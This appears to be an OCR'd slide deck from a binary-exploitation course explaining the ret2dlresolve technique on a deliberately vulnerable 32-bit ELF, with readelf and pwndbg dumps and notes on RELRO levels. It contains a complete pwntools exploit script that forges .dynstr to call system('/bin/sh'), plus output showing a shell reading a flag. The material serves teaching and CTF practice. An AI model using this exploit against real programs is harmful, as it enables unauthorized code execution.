  [ 6] .dynsym           DYNSYM          08048240 000240 0000c0 10   A  7   1  4
  [ 7] .dynstr           STRTAB          08048300 000300 0000a1 00   A  0   0  1
  [ 8] .gnu.version      VERSYM          080483a2 0003a2 000018 02   A  6   0  2
```




```
pwndbg> x/16s 0x08048300
0x8048300:      ""
0x8048301:      "_IO_stdin_used"
0x8048310:      "stdin"
0x8048316:      "strlen"
0x804831d:      "read"
0x8048322:      "stdout"
0x8048329:      "setbuf"
0x8048330:      "__libc_start_main"
0x8048342:      "write"
0x8048348:      "libc.so.6"
0x8048352:      "GLIBC_2.0"
0x804835c:      "_ITM_deregisterTMCloneTable"
0x8048378:      "__gmon_start__"
0x8048387:      "_ITM_registerTMCloneTable"
0x80483a1:      ""
0x80483a2:      ""
pwndbg> 
```




```
pwndbg> x/36c 0x08048300
0x8048300:      0 '\000'        95 '_'  73 'I'  79 'O'  95 '_'  115 's' 116 't' 100 'd'
0x8048308:      105 'i' 110 'n' 95 '_'  117 'u' 115 's' 101 'e' 100 'd' 0 '\000'
0x8048310:      115 's' 116 't' 100 'd' 105 'i' 110 'n' 0 '\000'        115 's' 116 't'
0x8048318:      114 'r' 108 'l' 101 'e' 110 'n' 0 '\000'        114 'r' 101 'e' 97 'a'
0x8048320:      100 'd' 0 '\000'        115 's' 116 't'
```

## ret2dlresolve


- .dynsym section  st_name is offset




```
[ 6] .dynsym           DYNSYM          08048240 000240 0000c0 10   A  7   1  4
```




```
imwxz  ~/Downloads/tmp  readelf -s ret2dlresolve

Symbol table '.dynsym' contains 12 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FUNC    GLOBAL DEFAULT  UND setbuf@GLIBC_2.0 (2)
     2: 00000000     0 FUNC    GLOBAL DEFAULT  UND read@GLIBC_2.0 (2)
```



```
typedef struct elf32_sym{
  Elf32_Word    st_name;
  Elf32_Addr    st_value;
  Elf32_Word    st_size;
  unsigned char st_info;
  unsigned char st_other;
  Elf32_Half    st_shndx;
} Elf32_Sym;
```




```
40h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
50h: 29 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00
50h: 1D 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00
```



```
pwndbg> x/16s 0x08048300
0x8048300:      ""
0x8048301:      "_IO_stdin_used"
0x8048310:      "stdin"
0x8048316:      "strlen"
0x804831d:      "read"
0x8048322:      "stdout"
0x8048329:      "setbuf"
0x8048330:      "__libc_start_main"
0x8048342:      "write"
0x8048348:      "libc.so.6"
0x8048352:      "GLIBC_2.0"
0x804835c:      "_ITM_deregisterTMCloneTable"
0x8048378:      "__gmon_start__"
0x8048387:      "_ITM_registerTMCloneTable"
0x80483a1:      ""
0x80483a2:      ""
pwndbg> 
```


## ret2dlresolve

- Call **read**, jump to **read** plt




```
pwndbg> disassemble 0x8049056
Dump of assembler code for function read@plt:
   0x08049050 <+0>:     jmp    DWORD PTR ds:0x804b2a4
   0x08049056 <+6>:     push   0x8
   0x0804905b <+11>:    jmp    0x8049030
End of assembler dump.
```

- Jump to **read** got(next inst)




```
pwndbg> x/x 0x804b2a4
0x804b2a4 <read@got.plt>:       0x08049056
```

- Push param relocation offset(0x8)



```
Relocation section '.rel.plt' at offset 0x404 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804b2a0  00000107 R_386_JUMP_SLOT   00000000   setbuf@GLIBC_2.0
0804b2a4  00000207 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
```

- Jump to dynamic linker to resolve **read**




/ include / uapi / linux / elf.h

```
typedef struct elf32_rel {
  Elf32_Addr    r_offset;
  Elf32_Word    r_info;
} Elf32_Rel;
```


## ret2dlresolve

- From .dynsym get offset



```
0240h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0250h: 29 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00
0260h: 1D 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00
```


- From .dynstr get function name



```
pwndbg> x/16s 0x08048300
0x8048300:      ""
0x8048301:      "_IO_stdin_used"
0x8048310:      "stdin"
0x8048316:      "strlen"
0x804831d:      "read"
0x8048322:      "stdout"
0x8048329:      "setbuf"
0x8048330:      "__libc_start_main"
0x8048342:      "write"
0x8048348:      "libc.so.6"
0x8048352:      "GLIBC_2.0"
0x804835c:      "_ITM_deregisterTMCloneTable"
0x8048378:      "__gmon_start__"
0x8048387:      "_ITM_registerTMCloneTable"
0x80483a1:      ""
0x80483a2:      ""
pwndbg>
```


## ret2dlresolve

- What if we modify the .dynstr function name?
- gcc -m32 -fno-stack-protector -z norelro -no-pie ret2dlresolve.c -o ret2dlresolve
- .dynstr is read only(0x8048300)




```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX
 0x8048000  0x8049000 r--p     1000 0
```


- .dynamic section tells where .dynstr loaded and writable




```
[21] .dynamic          DYNAMIC          0804b198 002198 0000e8 08
```



```
0x804b000  0x804c000 rw-p
```




```
imwxz  ~/Downloads/tmp  readelf -d ret2dlresolve

Dynamic section at offset 0x2198 contains 24 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.6]
 0x0000000c (INIT)                       0x8049000
 0x0000000d (FINI)                       0x804931c
 0x00000019 (INIT_ARRAY)                 0x804b190
 0x0000001b (INIT_ARRAYSZ)               4 (bytes)
 0x0000001a (FINI_ARRAY)                 0x804b194
 0x0000001c (FINI_ARRAYSZ)               4 (bytes)
 0x6ffffef5 (GNU_HASH)                   0x8048220
 0x00000005 (STRTAB)                     0x8048300
```




```
pwndbg> x/32x 0x804b198
0x804b198:      0x00000001      0x00000048      0x0000000c      0x08049000
0x804b1a8:      0x0000000d      0x0804931c      0x00000019      0x0804b190
0x804b1b8:      0x0000001b      0x00000004      0x0000001a      0x0804b194
0x804b1c8:      0x0000001c      0x00000004      0x6ffffef5      0x08048220
0x804b1d8:      0x00000005      0x08048300      0x00000006      0x08048240
0x804b1e8:      0x0000000a      0x000000a1      0x0000000b      0x00000010
0x804b1f8:      0x00000015      0xf7ffd90c      0x00000003      0x0804b294
0x804b208:      0x00000002      0x00000028      0x00000014      0x00000011
pwndbg>
```

## ret2dlresolve



```
 imwxz  ~/Downloads/tmp  python ret2dl.py
[+] Starting local process './ret2dlresolve': pid 13768
[*] '/home/imwxz/Downloads/tmp/ret2dlresolve'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Loaded 10 cached gadgets for './ret2dlresolve'
[*] Switching to interactive mode
$ cat /flag
flag{test_flag}
```




```python
# coding=utf8
from pwn import *

context(os='linux', arch='i386')
fname = './ret2dlresolve'

sh = process(fname)
f = ELF(fname)
r = ROP(fname)

# construct new dynstr data
dynstr = f.get_section_by_name('.dynstr').data()
dynstr = dynstr.replace(b'read', b'system')

sh.recvuntil(b'dlresolve!\n')
r.raw(112 * 'a')  # buffer overflow
r.read(0, 0x804B1D8 + 4, 4)  # read fake dynstr address to .dynamic
r.read(0, 0x0804B900, len((dynstr)))  # read new dynstr to free space
r.read(0, 0x0804B900 + 0x100, len('/bin/sh\x00'))  # read /bin/sh\x00
r.raw(0x08049056)  # the second instruction of read@plt
r.raw(0xdeadbeef)
r.raw(0x0804B900 + 0x100)  # system() param
r.raw('a' * (256 - len(r.chain())))  # fill to 256

sh.send(r.chain())
sh.send(p32(0x0804B900))
sh.send(dynstr)
sh.send(b'/bin/sh\x00')
sh.interactive()

```

## ret2dlresolve

- -z norelro
- RELRO protection:
  - NO RELRO: .dynamic is writable
  - Partial RELRO(default): .dynamic is read only
  - Full RELRO: all symbol will be relocated when loaded, .got is read only(no lazy binding)


## ret2dlresolve

- When it comes to Partial RELRO...




```
pwndbg> disassemble 0x8049056
Dump of assembler code for function read@plt:
   0x08049050 <+0>:     jmp    DWORD PTR ds:0x804b2a4
   0x08049056 <+6>:     push   0x8
   0x0804905b <+11>:    jmp    0x8049030
End of assembler dump.
```

- We can control the offset(0x8)!




```
[11] .rel.plt          REL             08048404 000404 0
```



```
Relocation section '.rel.plt' at offset 0x404 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804b2a0  00000107 R_386_JUMP_SLOT   00000000   setbuf@GLIBC_2.0
0804b2a4  00000207 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
```

- .bss section contains uninitialized static data, always writable.



```
[25] .bss              NOBITS          0804b2bc 0022bc 000004 00
```


## ret2dlresolve

- We construct string **system**
- We construct fake .dynsym item, offset point to **system**
- We construct fake .rel.plt item, offset point to fake .dynsym item
- We push fake param to dynamic resolver, offset point to fake .rel.plt item
- We run system

- However, compiler will store version information in VERSYM, .rel.plt item offset also controls what version is, if offset not correct, program will crash.
- The address of fake .dynsym need to be carefully choosed.

## ret2dlresolve

- Luckily we can use tools to calculate these for use:
  - roputils: https://github.com/inaz2/roputils (more flexible, but too old)
  - pwntools internal Ret2dlresolvePayload (Recommanded)

